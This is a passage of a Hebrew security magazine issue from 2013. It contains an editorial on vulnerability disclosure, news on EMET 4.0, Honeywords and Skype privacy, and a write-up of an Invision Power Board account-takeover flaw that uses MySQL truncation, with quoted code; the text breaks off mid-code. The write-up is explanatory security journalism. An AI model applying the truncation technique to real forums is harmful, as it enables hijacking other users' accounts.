

# Digital Whisper

גליון 42, יוני 2013

## מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרוייקט:	אפיק קסטיאל
עורכים:	שילה ספרה מלר, ניר אדר, אפיק קסטיאל
כתבים:	אפיק קסטיאל (cp77fk4r), יצחק דניאל (ITK98), אריק יונאי, לאוניד יזרסקי ורון הרניק.

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper /או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל [editor@digitalwhisper.co.il](mailto:editor@digitalwhisper.co.il)

---

## דבר העורכים

---

ברוכים הבאים לגיליון יוני! הגיליון ה-42 של Digital Whisper! כמו בכל חודש, גם החודש אין לי דבר חכם מדי להגיד (ולמרות זאת, אתם לא לומדים לקח - וחוזרים לקרוא את זה בכל פעם מחדש), אך הפעם חשבתי לנצל את הבמה לדבר על הנושא האתי שעלה לא פעם, במספר מקומות באינטרנט - הדיון על "Vulnerability Disclosure Policy", או אם תרצו:

### האם, איך, ומתי יש לפרסם חולשה שנמצאה

לפני שאגש לדיון עצמו, אתן רקע קצר: לדעתי, האקרים כיום, מהווים את אחת הפונקציות המרכזיות המרכיבות את רשת האינטרנט שלנו ומאפשרים פעילות תקינה בה. יש לכך, לדעתי, סיבות רבות, אך בכל הקשור לנושא, המצב הוא כך: כאשר חברה, ספק תוכנה או ספק שירות כלשהו באינטרנט מפתח מוצר, לנו הצרכנים, כמעט ואין דרך לשלוט במוצר עצמו מבחינת אבטחה, מלבד כמובן, דרך ממשקי הקונפיגורציה אותם יצר הספק. אם אני משתמש בחשבון Gmail למשל, אני יכול להגדיר "סיסמה חזקה" או להחיל מנגנון דו-שלבי לאימות. כנ"ל אם אני משתמש בכל תוכנה אחרת, כגון תוכנה למסרים מיידיים, תוכנה לצפייה / עריכת מסמכים, מערכת הפעלה מסויימת, תוכנת דפדפן, שרת אינטרנט או מערכת בלוגים - בכל התוכנות הנ"ל, אני יכול לקבוע את רמת אבטחת המידע בעזרת הממשקים אותם הכינו לי מראש מפתחי המוצר.

אך מה קורה, כאשר מתגלים כשלי אבטחה באיזורים מחוץ לסקופ שמאפשר לי השימוש בממשקי הקונפיגורציה? אם משהו בארכיטקטורה עצמה אינו מאובטח - ממש ברמה הלוגית של המוצר, או כמו שאנחנו רואים לא פעם - ברמת הקוד עצמו - לא משנה מה יהיה אורך הסיסמה שלי, כמה שלבים כולל תהליך ההזדהות לחשבון שלי או האם לא אפשרתי שימוש בפיצ'רים ניסיוניים, כל עוד השאילתות אל מול מסד הנתונים מתבצעות ללא סינון קלט, כל תוקף יוכל להתחבר לי לחשבון מבלי למצמץ.

בשלב הזה, למשתמש הפשוט אין יותר מדי מה לעשות מלבד לחכות לעירנות ספקי התוכנה או השירות, ולהתפלל שלא יבוא גורם זר וימחוק / יגנוב לו את כלל הנתונים בחשבון.

זה לא סוד כי רובן המוחלט של ספקיות התוכנה לא ששות לתקן כשלי אבטחה, וכל עוד לא הוכח נזק, או פוטנציאל לנזק - יהיה קשה מאוד, בתור המשתמש הפשוט, ללחוץ עליהן ולגרום להן לעצור את כלל תוכנית עבודת הפיתוח של הריבעון הנוכחי ולתקן את אותו הכשל. יצא לי לא פעם למצוא ולדווח על כשלי אבטחה במוצרים בסדר גודל עולמי, ולא פעם נתקלתי בתשובה כי "ההודעה עברה לגורם הרלוונטי" - ומאז לא נראו עקבותיה או יותר גרוע בחוסר תשובה כלל. במקרה כזה - מה עוד אני יכול לעשות?

## בדיוק כאן נכנס הנושא של "Vulnerability Disclosure"


כאשר אני, בתור משתמש מן השורה מוצא כשל אבטחה במוצר מסויים, ומעוניין לדווח לחברה שאחראית עליו (לפני שגורמים בעלי אופי זדוני ימצאו אותו ויוסיפו עוד איום לרשת האינטרנט) והיא אינה משתפת פעולה, אני יכול "לאיים" עליה שאם תוך תקופה של X ימים לא אראה תיקון - אפרסם את פרטי החולשה וכיצד לנצלה על מנת שכל מי שירצה יוכל להשתמש בה, מה שיגרום למשתמשים להשתמש פחות ופחות במוצר שלה, מפאת סיכון השימוש בו.

אם **לדוגמא**, מצאתי כשל אבטחה במערכת של ספקית דוא"ל מסויימת, שמאפשר לי לעשות בשאר חשבונות הדוא"ל על השרת כבשלי, ובתור מוצא החולשה בחרתי לשתף את החברה בפרטיה על מנת שיתקנו אותה, ומכל סיבה היא בחרה שלא להגיב לי או לא לתקן את אותו הכשל - אני יכול לפרסם את החולשה ברשימות תפוצה יעודיות כגון [Full Disclosure](#) או [BugTraq](#), אני יכול לפרסם את ממצאי המחקר בכנסי האקינג כגון Defcon ו-Black-hat, או אף לגשת לאתרי חדשות מכל העולם ולספר את הפרטים על מנת שיעזרו לי להגביר את הלחץ על אותה ספקית שירות.

אתרי חדשות ישמחו לקפוץ על הסקופ וארגוני פשיעה מכל העולם ישמחו לעשות בה שימוש. אף ספקית שירות שפויה לא תרצה לגרום לבריחת משתמשים בגלל אירוע שהיא יכולה למנוע מראש, ותנסה לתקן את הכשל בהקדם האפשרי.

כאשר מדברים על מדיניות פרסום של כשל אבטחה, עוסקים בפרטים כגון פרק הזמן שיש לחכות בין עדכון ספקית התוכנה או השירות לבין פרסום פרטי החולשה לציבור, או על אופן פרסום הפרטים: האם יש לנקוט ב-"Full Disclosure" - הווה אומר פרסום כלל פרטי החולשה כולל בדרך כלל גם קטע קוד לניצול ("Exploit"), או פרסום חלקי, כדוגמאת פרסום Dump מהזיכרון של התהליך בזמן הקריסה שלו ותיאור החולשה בצורה שאינה טכנית.

מצד אחד, כאשר האקר או חוקר אבטחה מפרסם את פרטי החולשה הוא מפעיל לחץ על ספקיות התוכנה, אך מצד שני - הוא גם מסכן את עצמו בתור המשתמש. אם אני משתמש בשרת X על מנת לארח את האתר שלי ולאחר פניות מרובות ליצרנית השרת לא קיבלתי תשובה אודות כשל אבטחה שמצאתי בו, פרסום פרטי החולשה עלול לגרום לפריצה לאתר שלי, ולכן במקרים רבים (במידה ואפשר) גם מתפרסמים "Workarounds" ביחד עם פרטי החולשה. מדובר בצעדים אקטיביים שיש לנקוט על מנת להגן מפני אותו כשל אבטחה (צעדים כמו כיצד ניתן לבטל את אותו המנגנון שבו נמצא הכשל, מבלי להשבית את כלל המערכת, או במקרים של מוצרי קוד פתוח - אילו שינויים יש לבצע בקוד וכו'). ה-Workarounds לא הומצאו על ידי הספקית ועלולים לפעמים לגרום לאי-יציבות המערכת או לאי-נוחות מצד המשתמשים בה (זה תלוי באיזה חלק נמצאה החולשה ומה ה-Workaround שנקט על מנת להמנע מהחשפות למתקפות בגינו).



מצד שני, אם האקרים יפסיקו לפרסם כשלי אבטחה שהם מוצאים - הלחץ על חברות התוכנה יקטן, ושום דבר לא ידרבן אותן לתקן את כשלי האבטחה שלהן בהקדם, מה שיגביר את הסיכון בעת השימוש באינטרנט.

וכאן ברשותכם אחזור לנקודה שממנה התחלתי - **שלדעתי, האקרים כיום, מהווים את אחת הפונקציות המרכזיות המרכיבות את רשת האינטרנט שלנו**. ברור לכולם שאין זה משנה מה כמות בדיקות החדירות (Penetration Testing) שארגונים מבצעים על מוצריהם, הבדיקה האיכותית ביותר היא: השטח, פרסום המוצר ושחרורו לקהל הרחב.

בדיקות חדירות היא אקט שלדעתי חובה לבצע בכל שלבי הפיתוח (אף בשלב האיפיון, על מנת לבחון את המוצר עוד בשלבים המוקדמים שלו, ולנסות לעלות על כשלים שבהמשך יהיה קשה ויקר מאוד להתמודד איתם), אך תמיד ימצאו כשלי אבטחה כאשר המוצר יהיה בשטח. וזה בסדר גמור, אין מפתח מושלם (אני לפחות עוד לא פגשתי אחד כזה, ואם אתם מכירים - **תפנו אותו אלי, יש לי משרה להציע לו**), וגם אם יהיה אחד כזה - מה שנתפש בזמן הפיתוח כבטוח, מחר יכול להחשב כטעות קריטית ואיומה מבחינת אבטחת מידע (תנסו לחשוב על היום שלפני פרסום [גיליון ה-49 של Phark](#), שבו Aleph One הציג את המאמר האגדי "[Smashing The Stack For Fun And Profit](#)" והכיר לעולם את ה-Buffer Overflows, או יום לפני ש-Rain Forest Puppy פרסם את המאמר "[How i hacked Packetstorm](#)" ב-1998 והביא לעולם את בשורת ה-"SQL Injection").

השאלה היא מה עושים עם המוצר לאחר הוצאתו, האם מזניחים את המוצר ואת הלקוחות שלו, או לוקחים אחריות ומתקנים את כשלי האבטחה שנחשפו. **ובדיוק כאן חוקרי האבטחה וההאקרים נכנסים**. עולם האינטרנט זז מהר, ואירגוני פשיעה באינטרנט זזים עוד יותר מהר, בייחוד כאשר מדובר בכסף. המשחק כאן הוא על המהירות והאיכות בה חברות התוכנה מתקנות את כשלי האבטחה כאשר הם מתפרסמים.

ישנן כיום מספר חברות וארגונים (כגון [Facebook](#), [Mozilla](#), [Google](#), [PayPal](#)) אשר לקחו את הנושא צעד אחד קדימה ויזמו תוכניות מסוג "Bug Bounty", תוכניות שבמסגרתן הן מזמינות חוקרי אבטחה והאקרים לחפש חולשות וכשלי אבטחה במוצריהן עבור כסף ופרסום - זה כאילו שהן מעסיקות את קהילת ההאקינג העולמית (או לפחות את מי שמעוניין מאותה קהילה), 24 שעות ביממה, 7 ימים בשבוע, עבור שירותי PenTesting. כל חברה מפרסמת מדיניות משלה, חלקן מאפשרות לפרסם את ממצאי ופרטי הכשל לאחר תיקונו, וחלקן לא, אך כמעט בכל המקרים - התגמול הכספי שווה את זה. לא פעם קורה שהאקרים קוראים לחברות שונות לפתוח בתוכניות מסוג זה, כמו למשל [הפוסט האחרון של חוקרי האבטחה Nils Jünemann](#).




בסופו של דבר, תוכניות Bug Bounty, פרסומים ב-Full Disclosure, BugTraq או Defcon - האקרים וחוקרי אבטחה מכל העולם ימשיכו לחקור ולפרסם כשלי אבטחה, ולדאוג (כל אחד בדרכו שלו וכל אחד עם המניעים שלו) לכך שנוכל להמשיך להשתמש באינטרנט ולהתנהל אינטרנטית עם כמה שפחות דאגות.

ומי כמונו יודע כמה יש...

וכמובן, לפני שנגיע לתוכן, ברצוננו להגיד תודה רבה לכל מי שבזכותו הגיליון הזה פורסם החודש: תודה רבה ליצחק דניאל (zka98), תודה רבה לאריק יונאי!, תודה רבה ללאוניד יזרסקי, תודה רבה לרון הרניק ותודה רבה לשילה ספרה מלר שבלעדיה אני באמת לא יודע מה היינו עושים...

## קריאה מהנה!

נר אדר ואפיק קסטיאל.




---

## תוכן עניינים

---

2	דבר העורכים
6	תוכן עניינים
7	חדשות
17	מי אתה Cdorked / Darkleech?
29	Malwares 2.0, ודרכי התמודדות בארגון
39	אנטומיה של בוט - ההגנה הטובה ביותר היא התקפה
49	על VLANs ועל Private VLANs
56	דברי סיום



---

## חדשות

מאת יצחק דניאל (iTK98) ואפיק קסטיאל (cp77fk4r)

---

### מקשיחים את חלונות עם EMET 4.0

מיקרוסופט ומערכת ההפעלה שלה – חלונות, מציעות מספר דרכים להתמודד עם התקפות מצד [פרצנים](#) שרוצים להשיג שליטה על מערכת ההפעלה שלנו. פתרונות המנע מבית מיקרוסופט הינם:

- אנטייורוס, עקרון של רשימה שחורה.
- חתימה על תוכנות, עקרון של רשימה לבנה.
- [DEP](#), הגבלת אזורים בזכרון שבשליטת המשתמש מלהריץ קוד.
- [UAC](#), הגבלת הפעולות המותרות למשתמש לבצע במערכת.


כל פתרון נותן מענה על חלק מספקטרום הבעיות השונות, ונכון כי פתרונות אלו יחדיו נותנים מענה רחב יותר, אך עדיין ישנם חלקים בספקטרום שאינם זוכים למענה. מיקרוסופט מנסה להשלים את המענה לכך מענה בעזרת [EMET](#) (Enhanced Mitigation Experience Toolkit) - EMET 4.0. נותן מספר פתרונות ואנחנו נעבור עליהם, ראשית בכלליות ולאחר מכן לפרטים. הקשחת ה-Stack בעזרת SEHOP והפעלת DEP עבור כל תוכנה ללא תלות בתוכנה עצמה, מניעת [Heapspray allocations](#) ו-[Null page allocation](#), אפשרות ל-[Mandatory ASLR](#), שיפור ROP Mitigation מהגרסה הקודמת (3.5), ו- Certificate Pinning עבור אינטרנט אקספלורר.

שני השיפורים שניתן למצוא בתחום הקשחת ה-Stack הם ב-SEHOP ו-DEP. טכניקות אלה אינן חדשות, אך הן מציעות הרחבה לקיים, DEP כעת אינו תלוי אם התוכנה נבנתה עם תמיכה ב-DEP וניתן לאלץ כל תוכנה לרוץ עם תמיכה ב-DEP, ואילו SEHOP עכשיו זמין גם למערכות קודמות לחלונות ויסטה (חבילת שירות ראשונה). [ה-Stack הינו חלק בזכרון המועד לפרענות](#), בעזרת DEP ו-SEHOP מונעים מתוקף לנצל את פירות ההצלחה של הצפת ה-Stack ומונעים ממנו מלהריץ את הקוד שהזריק. DEP עושה זאת בעזרת ביטול ההיתר לקוד באזורים מסויימים של ה-Stack מלרוץ, ואילו SEHOP עושה זאת על-ידי בחינת שלמות ה-[SEH](#).

---

חדשות

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)



בתחום הקשחת ה-Heap ניתן למצוא הגנה כנגד Heapspray ו-Null page allocation. הטכניקה Heapspray נועדה להקל על התוקף למצוא את קוד ההרצה שלו, על-ידי אחסון קוד ההרצה במקומות שונים בזכרון, EMET מונעת את הצלחת ה-Heapspray על-ידי הקצאת חלקים מהזכרון המיועד לעצמה. Null page allocation נועד למנוע את הבעיה שצצה בעקבות Null pointer dereference, משמע הפניה לחלק בזכרון שהיה מוקצה בעבר אך כעת אינו מוקצה. במקרה הזה EMET אוסר את הכתיבה לאזור זה של הזכרון על-ידי המשתמש ובכך מונע מהתוקף לאחסן באזור המיוחס קוד משלו ולאחר מכן להריץ אותו.

אמצעי מנע נוספים שיש ל-EMET בארנסל הינם Mandatory ASLR ו-Advanced Mitigations. האמצעי הראשון ASLR מיועד להקשות על תוקפים לצפות את המיקום של מידע מסויים שנמצא בזכרון ובכך מונע שימוש בטכניקות ROP שונות שמסוגלות לעקוף הגנות המבוססות על DEP. האמצעי השני, Advanced Mitigations הינו סט של אפשרויות המגנות על [Hooks](#) מסויים, זיהוי [Detours](#), ואיסור שימוש ב-[Hooks](#) אחרים (Banned functions).


לבסוף מיקרוסופט הוסיפה בגרסה הנוכחית של EMET את האפשרות ל-[Certificate pinning](#) (נתמך אך ורק באינטרנט אקספלורר). אפשרות זאת תתן לכם את היכולת לקבוע איזה יישות רשאית להנפיק אשרה לאיזה אתר, כך שגם אם ישות אחרת אשר נמצאת ב-Root CA שלכם הנפיקה אשרה עבור האתר הנדון, EMET יזהיר את המשתמש בדבר השינוי שכן הוא מצפה לישות אחרת שהנפיקה את האשרה.

לסיכום EMET 4.0 שתשחרר באופן רשמי ב-28 במאי (כרגע בבטא), מציעה רשימה של שיפורים בתחום האבטחה של חלונות. פתרון זה מנסה לתת מענה לבעיות מוכרות ישנות וכן בעיות עתידיות ואינן ידועות. EMET מנסה לתת פתרון להזרקות קוד זדוניות בתחום הזכרון (Stack & Heap), למנוע טכניקות עקיפה של DEP (על-ידי ROP) ולהגן על ה-API של חלונות. מיקרוסופט מבטיחה לשפר ולייעל את EMET ואם אכן תעמוד בהבטחה מצפים לפרצנים למיניהם חיים קשים.

## מקורות לקריאה נוספת:

- מגיע עם ההתקנה - EMET v4 User's Guide
- [Introduction EMET v4 Beta](#)
- Understanding DEP as mitigation technology - [Part 1](#) | [Part 2](#)





## Honeywords - כך תדע שפרצו לחשבונות המשתמשים שלך.

ב-2 למאי פרסמו שני חוקרי האבטחה Ari Juels ו-Ronald L. Rivest מ-MIT ומ-RSA מאמר עם הכותרת הבאה: "[Honeywords: Making Password-Cracking Detectable](#)". בגדול, המטרה של המאמר הינה להציג רעיון חדש ופשוט שהם פיתחו על מנת לחזק את האבטחה של סיסמאות מגובבות (Hashed). הרעיון שלהם הוא להצמיד לכל חשבון במערכת סיסמה נוספת שתכונה "Honeyword" באופן כזה שלא יהיה אפשר לדעת מה היא הסיסמה המקורית ומה היא סיסמאת הדמה.

הרעיון הוא שבמידה והאקר הצליח לפרוץ למסד הנתונים ולגנוב את הסיסמאות המגובבות של המשתמשים - הוא לא יוכל לדעת האם הוא אכן מחזיק את בידיו את סיסמאותיהם של המשתמשים או סיסמאות דמה (ה-Honeywords). בנוסף, במערכת ההזדהות יופעל סנסור שיופעל בעת ניסיון הזדהות עם אחת מה-Honeywords שיתריע למנהל המערכת כי מאגר הסיסמאות של משתמשיו ככל הנראה נפרץ / דלף ועליו לנעול את המערכת.

הרעיון עצמו מאוד מזכיר פעולה שכבר כיום מבצעים מנהלי רשתות מבוססות Active Directory - יצירת חשבונות Honey-pot ברשת עם הרשאות ניהול גבוהות והפעלת סנסור שיתריע להם במידה ומישהו אכן משתמש בהם, במידה והסנסור פועל - ככל הנראה מישהו פרץ לשרת ה-DC וגנב ממנו את סיסמאות הניהול.

במהלך המאמר, מסבירים ג'ולס וריבסט כיצד לדעתם ניתן לממש את המנגנון באופן שתוקף מבחוח לא יוכל לזהות את ההבדל בין הסיסמאות האוטנטיות לבין ה-Honeywords. להערכתם, על הרשת לכלול רכיב נוסף מלבד השרת עליו מאוכסנות הסיסמאות בשם **Honeychecker** ותפקידו יהיה לשמור עבור חשבון איזו עמודה מחזיקה את הסיסמה האמיתית ואיזו עמודה מחזיקה את ה-Honeyword עבור אותו משתמש.

אני ממליץ בחום לעבור על המאמר. מדובר ברעיון מקורי ויצירתי שמצד אחד לא דורש עלות גבוהה מדי ומצד שני מקנה למנל הרשת סנסור איכותי מאוד. מעניין יהיה לראות האם הוא אכן ייושם בעתיד הקרוב.

**מקורות לקריאה נוספת:**

- <http://people.csail.mit.edu/rivest/pubs/JR13.pdf>

## סקייפ, מיקרוסופט ופרטיות

סקייפ הינה תוכנת טלפוניה המאפשרת לשלוח הודעות, קבצים, ולבצע שיחות קול ווידאו מעמית-לעמית (P2P). במאי 2011 סקייפ נרכשה על-ידי מיקרוסופט, עם השלמת הרכישה מיקרוסופט החלה לבצע שינויים ארכיטקטים בסקייפ, המודל הפסבדו-ביזורי של לקוחות כ-Supernodes התבטל והמודל הריכוזי השתלט. מיקרוסופט טוענת כי המודל החדש מבטיח רמת זמינות ואבטחה גבוהים יותר עבור המשתמשים.


השימוש בסקייפ הפך להיות נפוץ בעקבות היתרונות שהפרוטוקול של התוכנה מציע, הפרוטוקול של סקייפ הוא חלק מקוד סגור וקנייני, אך זה לא מנע הנדסה לאחור שלו. שתי היתרונות העיקריים של הפרוטוקול הם:

- היכולת לתקשר מבעד ל-NAT (בעזרת [UDP Hole Punching](#)).
- פרוטוקול מוצפן שמשיג שתי מטרות:
  - מניעת זיהוי של שימוש בתוכנת [VoIP](#).
  - מניעת האזנה מגורמים אשר לא לוקחים חלק בשיחה.

ההצפנה יצרה תחושה בקרב המשתמשים של פרטיות מוגברת, ומחשבה כי אף החברה עצמה (סקייפ) אינה יכולה לפענח את הדו-שיח בין הצדדים. כנראה שכך היה בתחילת הדרך כאשר [סקייפ הייתה מבוססת על תקשורת מבוצרת](#) שבה הלקוחות עצמם מהווים את עמודי התווך של הרשת. גם זאת שהחברה הייתה מבוססת באירופה ולא בארה"ב תרם רבות לחוקים תחתיהם החברה פעלה.

החל מ-2010 החלה סקייפ לארח את ה-Supernodes בעצמה ובכך החלה תהליך של ריכוזיות, ב-2012 התהליך היה בשיאו ומשך את צומת ליבם של חוקרי אבטחת מידע. [צצה טענה](#) בדבר היכולת של סקייפ להאזין לדו-שיח בין המשתמשים (טקסט, קול ווידאו), טענה שנדחתה על הסף. חוקרי אבטחת מידע שונים ראו בתשובה של מיקרוסופט כאינה מספקת [והותירו את השאלה בדבר היכולת להאזין כפתוחה](#).

באמצע חודש מאי [חוקר אבטחת מידע מ-Heise Security](#) זיהה כי בוט של מיקרוסופט מבקר בקישורים שהוא שלח בהודעות פרטיות. תגובה של מיקרוסופט הייתה כי לפי הסכם השירות מותר לה לבחון קישורים הנשלחים בהודעות פרטיות באופן אוטומטי, זה בכדי למנוע ספאם, מתקפת דיוג ומרמה. בממצא אין אפשרות להוכיח כי מיקרוסופט מאחסנת את ההודעות, אלא רק שיש ביכולתה לקרוא אותם (ואז לאחסן אותם).



אך האופן שבו מתבצעת הבדיקה של המידע מעלה חשדות, הבדיקה מתקיימת בעיקוב של עשרות דקות ולא באופן מידי, הבקשה הנשלחת היא בקשת [Head](#) ואין בדיקה של התוכן כלל. המרכיבים הללו מחלישים את מנגנון ההגנה שהם אמורים לספק ואת הטעם לבצע את הבדיקה כלל. עלו גם החשדות בדבר מעורבות של [SmartScreen Filter](#), אך אין כל תיעוד לכך בסקייפ או אופציה לבטל זאת בצד המשתמש.


הממצאים חד-משמעיים, ברור לנו כעת כי מיקרוסופט (סקייפ) קוראת את ההודעות שלנו, [כבר בעבר ה-FBI זכה לקבל לוגים מסקייפ](#), וכנראה שזה לא הולך להשתנות בקרוב. בכל הקשור לשיחות קול ווידאו לא ניתן לומר יותר מדי, אך כנראה שמיקרוסופט מסוגלת לפענח את ההצפנה גם בהם. מי שעדיין רוצה להמשיך לעשות שימוש בסקייפ אך קנאי לפרטיות שלו, מוזמן לעיין [במדריך הזה](#) בכדי להפעיל את [OTR](#) על-גבי סקייפ. או פשוט למצוא חלופה לסקייפ:

- [AlternativeTo Skype](#)

- [Wikipedia - Comparison of VoIP software](#)

#### מקורות לקריאה נוספת:

- [The H Security - Skype with care, Ominous link checking](#)
- [Arstechnica - Think your Skype messages get end-to-end encryption? Think again.](#)
- [Skype's Blog - What does Skype's architecture do?](#)



## חולשת "Admin account Takeover" בכלל מערכות Invision Power Board

ב-13/05/2013, בחור בשם [John JEAN פרסם חולשה](#) המאפשרת להשתלט על חשבונות משתמשים במערכות IPB, כל שנדרש הוא שם חשבון ואת כתובת האימייל בעזרתה פתחו את החשבון. למי שלא מכיר, מערכות IPB (קיצור של Invision Power Services) הינה פלטפורמת פורומים הכתובה ב-PHP. מויקיפדיה:

Invision Power Board (abbreviated IPB, IP.Board or IP Board) is an Internet forum software produced by Invision Power Services, Inc. It is written in PHP and primarily uses MySQL as a database management system, although support for other database engines is available. While Invision Power Board is a commercially sold product, there is a large modding community and many of these modifications are free. In addition, many groups offer the download or design of free and paid skins.

המערכת עצמה לא הכי מעניינת, אך מה שמעניין היא החולשה, כחלק מפינת החדשות אנו נבצע מדי פעם סקירות על חולשות חדשות שפורסמו במהלך החודש, החודש נבצע סקירה לחולשה זו.

### הסבר על החולשה

החולשה מתאפשרת עקב פער הקיים כאשר MySQL מבצע חיתוך (Truncating) ערכים בעת שאילתת SELECT לבין אותה פעולת חיתוך בעת שאילתת INSERT. במידה ונגדיר:

```
CREATE TABLE 'test'(  
'limitvarchar' varchar(5) NOT NULL  
);
```

ולאחר מכן נריץ את השאילתה:

```
INSERT INTO `test` (`limitvarchar`) VALUES ('123456789');
```

ואז נריץ את השאילתה הבאה:

```
SELECT * FROM `test`
```

נקבל את הפלט הבא:

```
> 12345
```

משמע - למרות שהכנסנו את הערך "123456789" הוא הוכנס לטבלה כ-"12345". לעומת זאת, במידה ונבצע שאילתת SELECT, באופן הבא:

```
SELECT * FROM `test` WHERE `limitvarchar` = "123456"
```

חדשות

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)



לא נקבל שום פלט. מכיוון שאין תא המכיל ערך שכזה. בנוסף, אם בעת שימוש בשאליות SELECT כניס ערכים עם רווח בסופם - מסד הנתונים יחזיר לנו נתונים העונים לערכים אלו גם ללא הרווחים.

לאחר שהבנו את החלק הנ"ל, ניתן להתקדם. במערכת IPB קיימות שתי פונקציות שמעניינות אותנו היום:  
checkEmailAddress ו-load. את checkEmailAddress ניתן למצוא בעמוד הבא:

admin/source/base/core.php

פונקציה זו אחראית על בדיקת הקלט שהוכנס בשדה ה-mail בשלב הרישום או בשלב עדכון תיבת המייל דרך ממשק המשתמש הנגיש לאחר התחברות לחשבון. הפונקציה נראת כך:

```
/**
 * Check email address to see if it seems valid
 *
 * @param string Email address
 * @return boolean
 * @since 2.0
 */
static public function checkEmailAddress( $email = "" )
{
    $email = trim($email);
    $email = str_replace( " ", "", $email );


    //-----
    // Check for more than 1 @ symbol
    //-----

    if ( substr_count( $email, '@' ) > 1 )
    {
        return FALSE;
    }

    if ( preg_match( '#[\\;\\#\\n\\r\\*\\'\\\"<>&%\\!\\(\\)\\{\\}\\[\\]\\?\\|\\s\\,\\#\\#', $email ) )
    {
        return FALSE;
    }

    else if ( preg_match( '/^.+\\@([?][a-zA-Z0-9\\-\\.]+\\.([a-zA-Z]{2,32}|[0-9]{1,4}) (\\)?)$/', $email))
    {
        return TRUE;
    }
    else
    {
        return FALSE;
    }
}
```

כמו שאפשר לראות בשורה 11, הפונקציה מבצעת trim() על המשתנה email. הפונקציה trim() מורידה רווחים/טאבים/וכו' לפני ואחרי ה-Visible Character הראשון והאחרון במחרוזת. בנוסף לכך, ניתן לראות שורה לאחר מכן (12) שימוש בפונקציה str\_replace() על מנת לבצע החלפה של כלל הרווחים (" ") בתוך המחרוזת שהוכנסה ל-email.



## את הפונקציה load ניתן למצוא בעמוד:

admin/sources/base/ipsMember.php

והיא נראת כך:

```
static public function load( $member key, $extra tables='all', $key type=' ' )
{
    //-----
    // INIT
    //-----

    $member value = 0;
    $members      = array();
    $multiple_ids  = array();
